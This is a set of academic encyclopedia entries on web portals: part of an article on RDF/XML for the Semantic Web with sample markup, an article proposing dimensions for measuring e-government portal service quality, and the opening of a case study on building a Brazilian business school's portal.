Figure 5. RDF/XML syntax

```
<?xml version = "1.0">
<rdf:RDF
        xmlns:rdf = "http://www.w3.org/1999/02/22-rdf-syntax-ns#"
        xmlns:dc = "http://purl.org/dc/elements/1.1/"
        xmlns:foaf = "http://xmlns.com/foaf/0.1/"
        xmlns:vCard = "http://www.w3.org/2001/vcard-rdf/3.0#"
        xmlns:c = "http://www.leonardo-isles.net/creator_details#">
<rdf:Description rdf:about = "http://www.leonardo-isles.net/creator#ID01_address">
        <vCard:street>Via San Giovanni Bosco 22/B</vCard:street>
        <vCard:locality>Salerno</vCard:locality>
        <vCard:pCode>84124</vCard:pCode>
        <vCard:country>Italy</vCard:country>
</rdf:Description>
<rdf:Description rdf:about = "http://www.leonardo-isles.net/creator#creatorID01">
        <foaf:name>Serin</foaf:name>
        <foaf:phone>+39 089 252 455</foaf:phone>
        <foaf:homepage resource = "http://www.serin.it"/>
        <foaf:mbox resource = mailto:serin@serin.it/>
        <c:address resource = "://www.leonardo-isles.net/creator#ID01_address"/>
</rdf:Description>
<rdf:Description rdf:about = "http://www.leonardo-isles.net/project#web_portal">
        <foaf:name>Leonardo-Isles Web Portal</foaf:name>
        <foaf:fundedby>European Union</foaf:fundedby>
        <foaf:homepage resource = "http://www.leonardo-isles.net"/>
        <dc:creator resource = "http://www.leonardo-isles.net/creator#creatorID01"/>
</rdf:Description>
<rdf:RDF>
```

declaration, a name is associated with a string of characters. In Figure 6, the *ENTITY* declaration is specified as a part of the *DOCTYPE* declaration at the beginning of the document. This is particularly useful when a URL is lengthy and it is repeatedly used throughout the document. The *xml:base* attribute describes part of the URI used in the document. The *rdf:ID* also abbreviates the URI reference. As an example, the full URI reference for the element *rdf:ID = "ECIS2006"* is http://www.leonardo-isles.net/conference#ECIS2006.

There are plain literals and typed literals. Examples of typed literals according to W3C (Manola & Miller, 2004) are datatype *xsd:string*, *xsd:boolean*, *xsd:date*, *xsd:integer*, *xsd:real*, and so forth. Through this, it provides additional information about a literal. Whenever such literal is countered, the datatype declaration provides a means to interpret it. As mentioned in Table 1, the date format in Figure 6 is based on ISO 8601 and the datatypes used are: *xsd:date* and *xsd:string*.

CONCLUSION

Portals provide the means of integrating information, applications, and services in the Web. As mentioned at the beginning of this article, the foundations of a SWP are the Semantic Web, Web services and portal technologies. This article only addresses the Semantic Web while the remaining two components will be discussed in the article entitled "Ontology, Web Services and Semantic Web Portals."

REFERENCES

Beckett, D. (2004). *RDF/XML syntax specification* (Revised). Retrieved January 9, 2007, from http://www.w3.org/TR/rdf-syntax-grammar

Berners-Lee, T. (1998a). *Semantic Web roadmap*. Retrieved January 9, 2007, from http://www.w3.org/DesignIssues/Semantic.html

Berners-Lee, T. (1998b). *Notation 3 resources*. Retrieved January 9, 2007, from http://www.w3.org/DesignIssues/N3Resources

Berners-Lee, T. (2005a). *Putting the Web back in Semantic Web*. Retrieved January 9, 2007, from http://www.w3.org/2005/Talks/1110-iswc-tbl/#[3]

Berners-Lee, T. (2005b). *Primer: Getting into RDF and Semantic Web using N3*. Retrieved January 9, 2007, from http://www.w3.org/2000/10/swap/Primer

Figure 6. RDF/XML document using typed literal and XML entity

```
<?xml version = "1.0">
<!DOCTYPE rdf:RDF [
<!ENTITY xsd "http://www.w3.org/2001/XMLSchema#">]>
<rdf:RDF
        xmlns:rdf = "http://www.w3.org/1999/02/22-rdf-syntax-ns#"
xmlns:conf = "http://www.leonardo-isles.net/conference_details#"
xml:base = "http://www.leonardo-isles.net/conference#">
<rdf:Description rdf:ID = "ECIS2006">
        <conf:name rdf:datatye = "&xsd;string">ECIS 2006</conf:name>
        <conf:start_date rdf:datatype = "&xsd;date">2006-06-12</conf:start_date>
        <conf:end_date rdf:datatype = "&xsd;date">2006-06-14</conf:end_date>
        <conf:venue rdf:datatype = "&xsd;string">IT University of Goteborg</conf:venue>
        <conf:city rdf:datatype = "&xsd;string">Goteborg</conf:city>
        <conf:country rdf:datatype  = "&xsd;string">Sweden</conf:country>
        <conf:homepage rdf:resource = "http://www.ecis2006.se/"/>
</rdf:Description>
<rdf:Description rdf:ID = "UKAIS2006">
        <conf:name rdf:datatye = "&xsd;string">UKAIS 2006</conf:name>
        <conf:start_date rdf:datatype = "&xsd;date">2006-04-10</conf:start_date>
        <conf:end_date rdf:datatype = "&xsd;date">2006-04-11</conf:end_date>
        <conf:venue rdf:datatype = "&xsd;string">University of Gloucestershire</conf:venue>
        <conf:city rdf:datatype = "&xsd;string">Cheltenham</conf:city>
        <conf:country rdf:datatype = "&xsd;string">United Kingdom</conf:country>
        <conf:homepage rdf:resource "http://www.ukais2006.org/"/>
</rdf:Description>
<rdf:Description rdf:ID = "EMCIS2006">
        <conf:name rdf:datatye= "&xsd;string">EMCIS 2006</conf:name>
        <conf:start_date rdf:datatype = "&xsd;date">2006-07-06</conf:start_date>
        <conf:end_date rdf:datatype = "&xsd;date">2006-07-07</conf:end_date>
        <conf:venue rdf:datatype = "&xsd;string">University of Alicante</conf:venue>
        <conf:city rdf:datatype = "&xsd;string">Costa Blanca</conf:city>
        <conf:country rdf:datatype= "&xsd;string">Spain</conf:country>
                <conf:homepage
                rdf:resource = "http://uxisweb1.brunel.ac.uk/iseingsites/EMCIS/EMCIS2006/main.htm/"/>
</rdf:Description>
</rdf:RDF>
```

Berners-Lee, T. (2005c). *Examples—Getting into RDF and Semantic Web using N3*. Retrieved January 9, 2007, from http://www.w3.org/2000/10/swap/Examples.html

Berners-Lee, T., Hendler, J., & Lassila, O. (2001, May). The Semantic Web: A new form of Web content that is meaningful to computers will unleash a revolution of new possibilities. *Scientific American*. Retrieved from http://www.sciam.com/article.cfm?articleID=00048144-10D2-1C70-84A9809Ec588EF21&catID=2

Bray, T., Hollander, D., & Layman, A. (1999). *Namespaces in XML*. Retrieved January 9, 2007, from http://www.w3.org/TR/xhtml1/#ref-xmlns

Bray, T., Hollander, D., Layman, A., & Tobin, R. (2004). *Namespaces in XML 1.1*. Retrieved January 9, 2007, from http://www.w3.org/TR/2004/REC-xml-names11-20040204/

Brickley, D., & Miller, L. (2005). *FOAF vocabulary specification*. Retrieved January 9, 2007, from http://xmlns.com/foaf/0.1/

Fensel, D. (2005). *Spinning the Semantic Web: Bringing the World Wide Web to its full potential*. Cambridge, MA; London: MIT.

JISC. (2005). *The Joint Systems Committee: Technologies*. Retrieved January 9, 2007, from http://www.jisc.ac.uk/index.cfm?name=techwatch_resources_specific_s#semanticWeb

Koivunen, M. R., & Miller, E. (2001). *W3C Semantic Web activity.* Retrieved January 9, 2007, from http://www.w3.org/2001/12/semWeb-fin/w3csw

Lausen, H., Stollberg, M., Hernandez, R. L., Ding, Y., Han, S. K., & Fensel, D. (2004). *Semantic Web portals—State of the art survey* (Tech. Rep. No. DERI-TR-2004-04-03). Retrieved January 9, 2007, from http://www.deri.at/research/projects/sw-portal/papers/publications/SemanticWebPortalSurvey.pdf

Manola, F., & Miller, E. (2004). *RDF primer.* Retrieved January 9, 2007, from http://www.w3.org/TR/2004/REC-rdf-primer-20040210/

Martin, D., Burstein, M., Hobbs, J., Lassila, O., McDermott, D., Mcllraith, S., et al. (2004). *OWL-S: Semantic markup for Web services.* Retrieved January 9, 2007, from http://www.w3.org/Submission/OWL-S/

Miller, E. (2004). *An introduction to RDF.* Retrieved January 9, 2007, from http://www.dlib.org/dlib/may98/miller/05miller.html

Möller, K., & Predoiu, L. (2004, September 1-2). *On the use of FOAF in Semantic Web portal.* Position Paper for the 1st Workshop on Friend of a Friend, Social Networking and the Semantic Web, Galway, Ireland. Retrieved January 9, 2007, from http://www.w3.org/2001/sw/Europe/events/foaf-galway/papers/pp/foaf_in_Semantic_Web_portals/

Palmer, S. B. (2001). *The Semantic Web: An introduction.* Retrieved January 9, 2007, from http://infomesh.net/2001/swintro/

Perry, M., & Stiles, E. (2004). SEMPL: A semantic portal. In the *Proceedings of the 13th International World Wide Web Conference* (pp. 248-249), New York, New York. Retrieved January 9, 2007, from http://lsdis.cs.uga.edu/library/download/sempl_poster.pdf

Refsnes Data (1999-2005). *RDF tutorial.* Retrieved January 9, 2007, from http://www.w3schools.com/rdf/default.asp

SWED (2005). *Semantic portals—The SWED approach.* Retrieved January 9, 2007, from http://www.swed.org.uk/swed/about/swed_approach.htm

URI Planning Interest Group, W3C/IETF (2001). *URIs, URLs, and URNs: Clarifications and recommendations 1.0.* Retrieved January 9, 2007, from http://www.w3.org/TR/uri-clarification/

W3C. (2004). *Semantic Web.* Retrieved January 9, 2007, from http://www.w3.org/2001/sw/

Walsh, N. (1998). *A technical introduction to XML.* Retrieved January 9, 2007, from http://www.xml.com/pub/a/98/10/guide0.html

Weibel, S., & Miller, E. (2000). *An introduction to Dublin Core.* Retrieved January 9, 2007, from http://www.xml.com/pub/a/2000/10/25/dublincore/

Wikipedia. (2005a). *Uniform Resource Identifier.* Retrieved January 9, 2007, from http://en.wikipedia.org/wiki/Uniform_Resource_Identifier

Wikipedia. (2005b). *XML namespaces.* Retrieved January 9, 2007, from http://en.wikipedia.org/wiki/XML_namespace

KEY TERMS

Digital Signature: Consists of special codes which verifies the author of an electronic document.

International Organization for Standardization (ISO): It is a nongovernmental organizational which is responsible for developing technical standards for products and services.

Notation (N3): The digit "3" represents the three components (subject, predicate, object) in an RDF data model. Its is an alternative to the RDF/XML syntax.

Resource Description Framework (RDF): A Web language that can represent information about a Web resource (e.g., author, title, creation date, etc.).

Semantic Web: The Semantic Web provides a common framework for data sharing and reuse across applications, businesses, and communities.

Semantic Web Portal: The foundations of a SWP are the Semantic Web, Web services, and portal technologies. In a Semantic Web portal, ontology is utilized to structure its domain into resources and relations between resources so as to facilitate automatic information exchange, inferential reasoning, semantic search, and navigation.

URI: An URI is an identifier which consists of short strings of characters that represent names or addresses of Web resources such as documents, images, files, services, or electronic mailboxes.

eXtended Markup Language (XML): It is a Web technology which adds style to Web documents and services, and also a tool for describing data.

Service Quality in E-Government Portals

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INTRODUCTION

In recent years, e-government seems to become a driver of the government modernization in the world. According to Ronaghan (2002) and Musgrave (2004), the use of computers and ICT by government departments becomes a significant part of the service delivery mechanism, and e-government programs remain at the top of most countries policy agendas.

Enthusiasm for e-government may be justified by its widely recognized potential to improve efficiency, effectiveness, and quality of public services (Ancarani, 2005; Buckley, 2003; Ronaghan, 2002). E-government may connect dispersed and disparate systems to give access to information and work to common service level delivery through a gateway portal, which provides information to users and supports one-stop transactions through a single point of contact, avoiding the need for dealing directly with different government agencies (Kaaya, 2004, Musgrave, 2004). For example, the Tunisian national government portal (www.bawaba.gov.tn) has links to ministries having Web sites and to postal e-services.

Portals allow better online service delivery by facilitating ease of access to information and services and reducing costs of services provision. Nevertheless, only a well-composed portal can add substantial value and signal important potential benefits to consumers (Van Riel & Ouwersloot, 2005), leading to better service quality.

Several studies attempted to identify service quality attributes in online service environments (Cai & Jun, 2003; O'Neil, Wright, & Fitz, 2001; Tan, Xie, & Li, 2003), but they seem to focus on private organizations (Buckley, 2003). In fact, in the context of public organizations, less concern is given to service quality (Buckley, 2003), and research on e-services quality in public area is still in its infancy (Ancarani, 2005; Barnes & Vidgen, 2004; Buckley, 2003).

This article proposes, at a first time, an overview of works on e-government portals and e-service quality in both private and public sector. At a second time, authors will identify, using the cited works, dimensions, and items to measure e-service quality in the case of e-government portals.

BACKGROUND: DEFINING E-GOVERNMENT PORTALS

E-government may be defined as the use of ICT by government organizations to improve the information's exchange and services delivery to citizens, enterprises, employees, and government agencies (Buckley, 2003; Ebrahim & Irani, 2005; Ronaghan, 2002). It's developed through an evolutionary process (Layne & Lee, 2001) composed from several stages (Kaaya, 2004; Layne et al., 2001; Ronaghan, 2002).

The basic service is the dissemination of information about structure, functions, and services of particular government agencies. The Web is simply used to post information to be consulted by users. A two-way interaction stage allows users to download forms and to interact with government officials through e-mail systems. Through an online transactions stage, forms are submitted online and users can achieve transactions such as renewing driving licenses, filing tax returns, etc. Government Web portals are the ultimate stage of e-government development, and emerge as a key priority for public sector organisations (Ebrahim et al., 2005; Kaaya, 2004).

In general terms, an Internet portal is defined as "a structured Web site that provides a point of entry into an array of structured Web contents. The individual contents are grouped together by the portal operator and made available to interested parities. Portals are typically multi-functional and make a multiplicity of various information and services available at a single location" (Schubert & Häusler, 2001, p. 4). Smith (2004) added that portals provide "secure, customizable, personalizable, integrated access to dynamic content […] in a variety of source formats" (p. 94).

In the case of public sector, many authors (Ebrahim et al., 2005; Kaaya, 2004) agreed that portals integrate government information and services from distinct departments and organisations, and allow users to find a wide range of information and to complete transactions with government agencies without having to visit several separate ministries/departments. For example, Teicher, Huges, and Dow (2002) defined a portal as "a point of entry, which enables citizens to have access to a full range of services without any consciousness of movement between Internet sites and where those services may be tailored to the user's profile" (p. 389).

Since e-government portal integrates government information and services from distinct organisations, horizontal and/or vertical integration among functions and levels of government, and integration of systems for sharing knowledge resources, exchanging data, and devices are needed. This may allow portals' evolvement to an advanced stage where improvements of service quality will be achieved (Teicher et al., 2002, Van Riel et al., 2005). This will beneficiate to both citizens/enterprises and government agencies, as portals may lead to faster, more available (24h/7j), more convenient access to government services, increased efficiencies, cost reductions, and potentially better customer service (Teicher et al., 2002, Wang, Bretschneider, & Gant, 2005).

Authors such as Phifer (2001, cited by Teicher et al., 2002) and Musgrave (2004) defined three to four stages of portals evolvement. These stages are summarized in this way:

- **Thin Portal:** Described as collections of Web resources at the same level providing an easy to use list of links to useful Web sites.
- **Thick Portal:** Uses search engines to access many different types of information, including collections and databases. Personalisation, which includes features for content management/aggregation, search/index, and categorisation, with a lightweight integration layer, is a recent attribute that characterises the thick portal gateway term.
- Resource discovery, which represents a new direction of portal development by the use of intelligent agents within portals. The user interacts with the portal to submit a request and the portal will then retrieve information from a range of content sources, based on the request parameters. This may be achieved by advanced search functions.

SERVICE QUALITY IN THE CASE OF E-GOVERNMENT PORTALS

"Service quality is an elusive and abstract construct that is difficult to define and measure" (Tan et al., 2003, p. 168). Traditionally, it was understood to be a measure of how well the service level delivered matched customer expectations, and based on the evaluation of the gap between these expectations and the perceived performance of received services (Parasuraman, Zeithaml, & Berry, 1985). More recently, Santos (2003) defined the e-services quality as "the customers' overall evaluation and judgment of the excellence and quality of e-services offerings in the virtual marketplace" (p. 235).

One of the most widely known service quality measures is SERVQUAL, which is developed by Parasuraman et al. (1985) in traditional context of service delivery. The authors believed that service quality is measurable but only in the eyes of the consumer. They postulate that service is of high quality when customers' expectations are confirmed by subsequent service delivery. SERVQUAL consists of 22 items measuring five key dimensions on which customers evaluate service quality: tangibles, reliability, responsiveness, assurance, and empathy.

SERVQUAL was used as a reference for many researchers investigating different settings and service industries. However, prior research suggests that service quality tends to be context-bounded and service-type-dependent (Cai et al., 2003). Moreover, SERVQUAL has several critics limiting its use to measure e-services quality (O'Neil et al., 2001; Tan et al., 2003) and seems to be an inadequate measure of service quality across industries, particularly in online service environment (Cai et al., 2003).

Therefore, various researchers have tried to identify service quality attributes that best fit the online business environment (Cai et al., 2003), leading to several measures such as the importance performance instrument (O'Neil et al., 2001), E-SERVQUAL (Zeithaml, Parasuraman, & Malhotra, 2000, cited by Tan et al., 2003), WebQual (Barnes & Vidgen, 2001, 2002). These measures are based on a direct measurement method to assess the quality of e-services. Several dimensions of service quality, which are interdependent, are cited: reliability, responsiveness, access, flexibility, ease of navigation, efficiency, assurance/trust, security, site aesthetics, customization/personalization, quality of information, tangible, and contact/communication.

However, many services provided by government agencies are unique and citizens can not obtain these services from any other sources than these agencies. Also, government agencies disserve citizens with different characteristics (age, education, income, culture, language, disabilities, etc.) (Schubert et al., 2001, Wang et al., 2005). So, the interactions between citizens and government agencies over the Web may be different from the online interactions with private organisations. This may affect the design of a Web site and lead to different criteria for assessing a government Web site than for a business (Wang et al., 2005). For example, portals may tend to include too much information and too many functions leading to a heavy perceptual work for visitors. This situation will have an impact on the portal's usability and its information content, and consequently on the perceived quality of the services. Hence, some criteria that may be important for some commercial sites (i.e., design aesthetics and building a networked community experience for users to return to) are not so important in the case of e-government portals (Barnes et al., 2004). Unfortunately, it is not sure that governments are addressing these factors adequately (Teicher et al., 2002). Studies looking at government agencies do not consider behavioural aspects that effect the interaction between citizens and government agencies (Wang et al., 2005).

Moreover, in the case of e-government services, Ancarani (2005) assessed e-services quality in terms of the content of the Web sites (i.e., in terms of the functional quality dimension of e-services that is related to the benefits for customers). The author builds on Grönroos' distinction between technical and functional quality of service quality as perceived by customers (Grönroos, 1990, cited by Ancarani, 2005). Technical quality (or "process quality") refers to how the service is delivered, while functional quality (or "outcome quality") refers to what customers receive (the benefits of using the service). In the same vein, Buckley (2003) highlights three interlinked sets of measures for public e-services quality: user focused, user satisfaction, and outcomes based measures.

Since "a review of the literature on Web site evaluation revealed no comprehensive instruments aimed specifically at e-government Web services" (Barnes et al., 2004, p. 44), Barnes et al. (2004) adopted E-Qual method (previously called WebQual and developed originally as an instrument for assessing user perceptions of the quality of e-commerce Web sites) to evaluate the Web site of the UK Inland Revenue. Using the usability, the information quality, and the service interaction, the authors found that usability, empathy, and personalisation are major issues that require attention since they are the core areas of difficulty in delivering e-government services.

Table 1 summarizes the previous overview of the literature by mentioning the dimensions highlighted by the authors both in the case of e-business and e-government environment.

So, we drew from the researchers cited in Table n°1 to formulate the dimensions proposed by the present article to measure e-government service quality. Despite differences between private and public contexts, several common dimensions exist. As shown in Table 2, we consider the usability, the Web site content, the service interaction, the functional quality, and the responsiveness to evaluate e-service quality in the case of e-government portals. The responsiveness dimension, which is considered only in e-business environment, is added because government agencies may experience difficulties and barriers such as organizational culture, reluctance to share information (Ebrahim et al., 2005), and employees' resistance to use ICT. This will result in delays in service delivery through portals and affect the speed of execution of a transaction and of response to requests. Thus, we think that responsiveness may be a major issue in e-government context, especially to highlight the importance of the employees' readiness to provide prompt services.

Since perception only measure is superior to the perception minus expectation difference measure (O'Neil et al., 2001, Santos, 2003), we propose that e-service quality may be based on a measurement of the perception of received services by consumer. For this purpose, a seven point Lik-

Table 1. An overview of literature on e-service quality

Context	Authors	Dimensions and items
Researchers in e-business environment	O'Neil et al. (2001), Zeithaml et al. (2000), Barnes et al. (2001), (2002)	Reliability, responsiveness, access, flexibility, ease of navigation, efficiency, assurance/ trust, security, site aesthetics, customization/personalization, quality of information, tangible, contact/communication.
Researchers in e-government environment	Ancarani (2005)	**Functional Quality:** E-services benefits.
	Buckley (2003)	**User Focused:** Ease of learning, efficiency of use, memorability, user dropout, error frequency, and severity. **User Satisfaction:** Including perceptions of privacy, volunteered through site-based feedback mechanisms. **Outcomes-Based Measures:** Yield and income by site, and per customer; customer loyalty; customer drop-off rates.
	Barnes et al. (2004)	**Usability:** Appearance, ease of use, and navigation, and the image conveyed to the user. **Information Quality:** The suitability of the information for the user's purposes (e.g., accuracy, format, and relevancy). **Service Interaction:** Trust and empathy, reputation, security, personalization, and communication with the site owner.

ert scale (from (1) strongly disagree to (7) strongly agree) can be used to assess the items listed in Table 2. Also, the importance of the items, again using a 1 (least important) to 7 (most important) scale, can be assessed (Barnes et al., 2004; O'Neil et al., 2001).

FUTURE TRENDS

Since assessment of service quality is the concern of consumers, a government organisation could initially focus on criteria, which will encourage individuals to use the Internet channel. Attributes of services and individual characteristics may be indispensable in the evaluation of government portals' quality (Wang et al., 2005). Government services are provided to everyone or specialized populations. This tends to create greater heterogeneity in the user base (variation in users' gender, age, education, career, income, literacy, etc.). Accordingly, information needs and requirements from visitors of government Web sites could be very different, too. Giving that quality is perceived differently among different users (Barnes et al., 2004), these differences in individual characteristics effect optimal design of a Web site and lead to different criteria for assessing an e-government portal (Wang et al., 2005). So, individual characteristics should be taken in to account to afford portals that respond to citizens need.

Also, giving that service will be valued by users, systems integration is required to achieve the interactivity demanded by users. Following many authors (Barnes et al., 2004; Ebrahim et al., 2005; Musgrave, 2004), we suggest that to create an effective online service such as portals, a business process redesign approach is needed. Without a step change in functionality, the early vision and expectations for community portals risk to be unfulfilled (Musgrave, 2004). Musgrave (2004) suggested an integration strategy with an integration framework that is capable not only of integrating data and applications, but also processes and people to enhance the quality of services offered through e-government portals.

CONCLUSION

Giving its recognized potential to improve efficiency, effectiveness, and quality of public services, e-government becomes a significant part of the government modernization.

Table 2. E-service quality criteria in the case of e-government portals

Dimensions	Definitions	Items
Usability	Concerned with the pragmatics of how a user perceives and interacts with a Web site (Barnes et al., 2004).	- Ease of learning. - Ease of use. - Easy to navigate: search engines and site map. - Functional links to other Web sites and sources of information. - Content organised by user category (students, professionals, etc.). - Multilingualism.
Web site content	The quality of the content of the site: the suitability of the information for the user's purposes (Barnes et al., 2004).	- Accurate information. - Up-dated information. - Reliable, concise, non-repetitive information. - Easy to understand information. - Information at the right level of detail. - Content easily accessible in different formats (HTML, PDF, etc.). - Content organised around user needs.
Service interaction	The quality of the service interaction experienced by users as they delve deeper into the site, embodied by trust and empathy (Barnes et al., 2004).	- Personal data security. - Trust and empathy. - Personalisation. - Communication (telephone number, e-mail, feedback mechanisms).
Functional quality	E-services benefits (Ancarani, 2005).	- Time saving. - Cost saving. - Transparency.
Responsiveness	Concerns the willingness or readiness of employees to provide service (Parasuraman et al., 1985).	- Waiting time and speed of execution of a transaction/service. - Prompt responses to customers' requirements, e-mails within a promised time frame. - Ease of flow.

In this context, the service delivery mechanism is based on the use of ICT by government departments and, more recently, on e-portals.

To enhance public service quality, portals have to be designed with reference to some specific criteria. The purpose of this study was to identify dimensions to evaluate e-service quality in the case of e-government portals. With reference to previous researches on e-government portals and service quality in traditional and online environments, we propose five dimensions for measuring service quality in the case of e-government portals. These dimensions are usability, Web site content, service interaction, functional quality, and responsiveness. Nevertheless, given that citizens may differently evaluate government portals' quality, we think that their individual characteristics have to be taken into account. So, this article provides insights to practitioner at the public organisations on what features to take in to account to improve the quality of services delivered through portals. An empirical study would lead to identify the most important features for assessing e-service quality of e-government portals.

REFERENCES

Ancarani, A. (2005). Towards quality e-service in the public sector: The evolution of Web sites in the local public service sector. *Managing Service Quality*, *15*(1), 6-23.

Barnes, S. J., & Vidgen, R. (2004). Interactive e-government: Evaluating the Web site of the UK inland revenue. *Journal of Electronic Commerce in Organizations*, *2*(1), 42-63.

Barnes, S., & Vidgen, R. T. (2002). An integrative approach to the assessment of e-commerce quality. *Journal of Electronic Commerce Research*, *3*(3), 114-127.

Barnes, S., & Vidgen, R. T. (2001). Assessing the quality of auction Web sites. In *Proceedings of the 34th Hawaii International Conference on System Sciences* (pp. 1-10).

Buckley, J. (2003). E-service quality and the public sector. *Managing Service Quality*, *13*(6), 453-462.

Cai, S., & Jun, M. (2003). Internet users' perceptions of online service quality: A comparison of online buyers and online searchers. *Managing Service Quality*, *13*(6), 504-519.

Ebrahim, Z., & Irani, Z. (2005). E-government adoption: Architecture and barriers. *Business Process Management Journal*, *11*(5), 589-611.

Grönroos, C. (1990). *Service management and marketing*. Lexington, MA.

Kaaya, J. (2004). Implementing e-government services in East Africa: Assessing status through content analysis of government Web sites. *Electronic Journal of e-Government*, *2*(1), 39-54.

Layne, K., & Lee, J. (2001). Developing fully functional e-government: A four-stage model. *Government Information Quarterly*, *18*, 122-136.

Musgrave, S. (2004). The community portal challenge: Is there a technology barrier for local authorities? *Telematics and Informatics*, *21*, 261-272.

O'Neil, M., Wright, C., & Fitz, F. (2001). Quality evaluation in online service environments: An application of the importance-performance measurement technique. *Managing Service Quality*, *11*(6), 402-417.

Parasuraman, A., Zeithaml, V. A., & Berry L. L. (1985). A conceptual model of service quality and its implications for future research. *Journal of Marketing*, *49*, 41-50, Fall 1985.

Phifer, G. (2001). *Portals into the software ecosystem*. Gartner Group. Retrieved from www.fcit.monash.edu.au/library/gartner/research/ras/95700/95708/95708.html

Ronaghan, S. (2002). Benchmarking e-government: A global perspective. Assessing the progress of the UN member states. Retrieved May 2, 2004, from www.golconference- ca/presentations/eGovernment.UN.pdf

Santos, J. (2003). E-service quality: A model of virtual service quality dimensions. *Managing Service Quality*, *13*(3), 233-246.

Schubert, P., & Häusler, U. (2001). E-government meets e-business: A portal site for start-up companies in Switzerland. In *Proceedings of the 34th Hawaii International Conference on System Sciences* (pp. 1-10).

Smith, M. A. (2004). Portals: Toward an application framework for interoperability. *Communications of the ACM*, *47*(10), 93-97.

Tan, K. C., Xie, M., & Li, Y. N. (2003). A service quality framework for Web-based information systems. *The TQM Magazine*, *15*(3), 164-172.

Teicher, J., Huges, O., & Dow, N. (2002). E-government: A new route to public service quality. *Managing service Quality*, *12*(6), 384-393.

Van Riel, A. C. R., & Wersloot, H. (2005). Extending electronic portals with new services: Exploring the usefulness of brand extension models. *Journal of Retailing and Consumer Services*, *12*, 245-254.

Wang, L., Bretschneider, S., & Gant, J. (2005). Evaluating Web-based e-government services with a citizen-centric approach. In *Proceedings of the 38th Hawaii International Conference on System Sciences* (pp. 1-10).

Zeithaml, V. A., Parasuraman, A., & Malhotra, A. (2000). *A conceptual framework for understanding e-service quality: Implications for future research and managerial practice*. Working paper, report number 00-115, Marketing science institute.

KEY TERMS

E-Government: The use of ICT by government organizations to improve the information's exchange and services delivery to citizens, enterprises, employee, and government agencies.

E-Service Quality: The customers' overall evaluation and judgment of the excellence and quality of e-services offerings in the virtual marketplace.

Portal: Single point entry integrating government information and services from distinct departments and organisations, and allowing users to find a wide range of information and to complete transactions without having to visit several separate ministries/departments.

Responsiveness: The readiness of employees to provide prompt services.

Service Interaction: The quality of the service interaction experienced by users as they delve deeper into the site, embodied by trust and empathy.

Service Quality: The extent to which a service meets the expectations of customers.

Usability: The pragmatics of how a user perceives and interacts with a Web site.

Setting Up and Developing an Educational Portal

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INTRODUCTION

Over the past few years, an ever-increasing number of portals have been appearing on the Web. However, there is still precious little systematic knowledge about how the creation process works and how maintenance and development of a portal should be conducted once the implementation phase is complete.

The scope of this article is to detail the stages of creation of an institutional portal in the education sector in Brazil, as well as to present the activities involved in monitoring and developing this portal.

The organization under scrutiny is a traditional administration school in Brazil, namely the Brazilian School of Public and Business Administration of the Getulio Vargas Foundation—EBAPE/FGV. It was the first school of administration in Latin America. Created in 1952, in the early years, the school efforts addressed the public administration area. In the 90s, the school's activities were expanded by the launch of business programs. Nowadays, EBAPE offers a PhD program, masters, continuing education programs, an undergraduate course, and technical assistance services.

In the case of EBAPE, the overriding motives behind the development of the portal were: (i) the need to be adequately represented on the Web; (ii) the opportunity to promote its courses; and (iii) the desire to develop a better communication channel with its stakeholders. In other words, the portal was essentially developed in order to be a communication tool for the school.

The development of the portal took five months and involved a multidisciplinary team. The following stages of development are described in the article: (i) elaboration of the business plan, (ii) decision on proposed content, (iii) preliminary navigation structure proposal, (iv) appraisal and consolidation of content and reorganization of the navigation structure, (v) design proposal, (vi) programming, and (vii) launch of the portal.

Since updating and development procedures are essential after the implementation of a portal, these will also be discussed in the article.

In essence, this article presents a systemic overview of the stages involved in the construction, maintenance, and development of portals. By achieving this objective, the article reveals research opportunities in the areas of instruction and development of portals to the academic community.

BACKGROUND

There are many objectives that a company may seek in creating a portal. One of the primary objectives a company might have when creating a portal is, for example, to facilitate business transactions between the client and the company (Seybold & Marchak, 2001). Irrespective of whether or not the company works with electronic trade, the client can use the Internet to obtain information about products or services (Gulati & Garino, 2000; Huizingh, 2002).

Companies can use their portals to provide their clients with an almost unlimited quantity of information, offer tools with which clients can access and interpret such information, and lastly, monitor the information search processes of clients (Hanson, 2001).

Despite the fact that a vast number of companies are launching portals on the Web, the process of creation and development of a portal is hardly still the subject of any debate. Literature on the subject presents methods for performance evaluation of portals—mainly for electronic commerce portals, but very little is discussed on topics relating to the processes involved in the creation of a portal and how its maintenance and development should be handled.

It is generally accepted that a portal should contain plenty of content, be graphically pleasing, and offer benefits to its users. In fact, the greater the quality and the accuracy of information, the more valuable the portal becomes as a resource to its consumers--the more useful the content, the greater the credibility of the promotions of the company (Ang, 2001; Reedy, Schullo, & Zimmerman, 2001).

Upon making a vast quantity of information available, it is necessary to carefully plan the manner in which this content is to be presented. When planning the navigation structure of a portal, efficiency should be the main consideration. The user should not be required to make many clicks in order to obtain the information required. Among other factors, the interest and involvement of the public is a direct result of the ease with which information sought is located (Lazar, 2005).

Adequate navigation is necessary to hold the user's interest (Reedy et al., 2001). Good navigability makes the information search and comparison process a pleasant experience that generates trust and satisfaction (Turban, 2002).

Information can be accessed and presented in various ways on the Web including text, images, and sound (Turban, 2002). It is necessary to draw the attention of the consumer with an easy-to-use portal, as well as one that is fun and quick. Pages on the Web should be personalized, all encompassing, highly visual, and easy to navigate. Maintaining the portal consistently and aesthetically pleasing helps the consumer to navigate more easily. The portal should hold the customer's attention, curiosity, and interest in the product on offer and its benefits. Consumer attention can be captured using graphics and a well-structured content of high aggregate value (Reedy et al., 2001).

The visual appeal can offer a stimulating experience, which can influence competition in the Internet market. Any imprecision in the maintenance of a consistent visual identity can result in the impression of a lack of care and attention to detail that may reduce the level of consumer trust in the company (Melewar & Abhijit, 2002). The organization should also conduct an evaluation of the visual identities of its competitors, duly monitoring the presentation of information in other sectors (Schmitt, 2001).

When planning the design of a portal, it is also important to consider the time required to download its pages. The speed with which a page is loaded influences the quantity of pages accessed, the duration of the visit, and the image of the company. Consequently, when constructing a portal, the integration between design and programming is of paramount importance.

DEVELOPMENT OF THE INTERNET PORTAL

Characteristics of the Project Developed

As mentioned earlier, this article describes the processes involved in the implementation and development of the Internet portal of EBAPE/FGV. The institution wished to develop enhanced communication with its stakeholders by means of this portal.

Stages in the Implementation of the Portal

The stages involved in the development of the portal under analysis are described next.

Elaboration of the Business Plan

The initiative for the creation of the portal had the backing of the Board of Director of the school, and a professor from the area of information management was appointed project coordinator.

